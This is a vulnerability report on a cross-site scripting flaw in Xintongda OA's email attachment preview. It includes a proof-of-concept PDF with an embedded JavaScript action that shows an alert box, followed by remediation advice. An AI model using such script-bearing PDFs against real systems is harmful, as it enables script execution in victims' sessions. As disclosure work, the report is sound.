


1. Testing environment

The testing environment is VMware Workstation: Seed Ubuntu 20.04

The version is as follows:



Test version: Xintongda OA open source version

Warehouse address: <https://gitee.com/xtdoa/xtdoa>

Test address: <http://community.xtdoa.cn/>

2. Vulnerability Description

The Xintongda OA platform is equipped with a powerful enterprise level workflow engine, with 21 years of research and development experience, serving over 100000 enterprises and government clients. The Xintongda OA platform adopts the JAVA SSM framework, which includes technologies such as workflow engine, form engine, instant messaging (IM), signature, handwriting, large screen display, and office plugin free preview. The functions include email, workflow, document management, attendance management, file cabinet, online storage, and other functions. Integrated with Alibaba DingTalk, Enterprise WeChat, Huawei Welink, and more.

There is a cross site scripting vulnerability in the open-source version of Xintongda OA. The vulnerability stems from the lack of effective filtering and escape of user provided data by the application, and the system provides file upload and online preview functions. Attackers can exploit this vulnerability by injecting carefully designed payloads to execute arbitrary web scripts or HTML.

3. POC process

3.1 Function points

Login-My Portal-Email-Write Email-Upload Attachment-Send-File Preview

After a successful attack using XSS code, malicious users may gain high privilege s. XSS vulnerabilities mainly pose the following hazards:

- ### 3.3 POC process


```
joy.pdf
~/桌面
保存(S)
打开(O)
22 >>
23 >>
24 >>
25 endobj
26 4 0 obj
27 <<
28 /Type /Page
29 /Resources <<
30 >>
31 /MediaBox [ 0 0 72 72 ]
32 /Parent 1 0 R
33 >>
34 endobj
35 5 0 obj
36 <<
37 /Type /Action
38 /S /JavaScript
39 /JS (app\056alert\050\047xss\047\051\073)
40 >>
41 endobj
42 xref
43 0 6
44 0000000000 65535 f
45 0000000015 00000 n
46 0000000074 00000 n
47 0000000114 00000 n
48 0000000262 00000 n
49 0000000350 00000 n
50 trailer
51 <<
52 /Size 6
53 /Root 3 0 R
54 /Info 2 0 R
55 >>
56 startxref
57 445
58 %%EOF
59
```

%PDF-1.3
%忏嫌

```
1 0 obj
<<
/Type /Pages
/Count 1
/Kids [ 4 0 R ]
>>
endobj
2 0 obj
<<
/Producer (PyPDF2)
>>
endobj
3 0 obj
<<
/Type /Catalog
/Pages 1 0 R
/Names <<
/JavaScript <<
/Names [ (0b1781f6\0559e7f\0554c59\055b8fd\0557c4588f0d14c) 5 0 R ]
>>
>>
>>
endobj
4 0 obj
<<
/Type /Page
/Resources <<
>>
/MediaBox [ 0 0 72 72 ]
/Parent 1 0 R
>>
endobj
5 0 obj
<<
/Type /Action
/S /JavaScript
/JS (app\056alert\050\047xss\047\051\073)
>>
endobj
xref
0 6
0000000000 65535 f
0000000015 00000 n
0000000074 00000 n
0000000114 00000 n
0000000262 00000 n
0000000350 00000 n
trailer
<<
/Size 6
/Root 3 0 R
/Info 2 0 R
>>
startxref
445
%%EOF
```

3.4 POC result

From the image, it can be seen that we have successfully carried out XSS attacks.



4. Repair plan

1. It is recommended not to enable the online viewing function of PDF and HTML. Click to directly view the source file
2. Update PDF Reader: Update the version of the PDF reader in a timely manner to obtain the latest security fixes and vulnerability patches.
3. Restrict the source of PDF files: Download PDF files only from trusted sources to avoid downloading and opening unknown or suspicious PDF files.
4. Use security reader plugins: Install some security reader plugins that can provide additional security protection and vulnerability detection functions.
5. Regular review of PDF files: Regularly review downloaded PDF files and delete files that may contain malicious script code.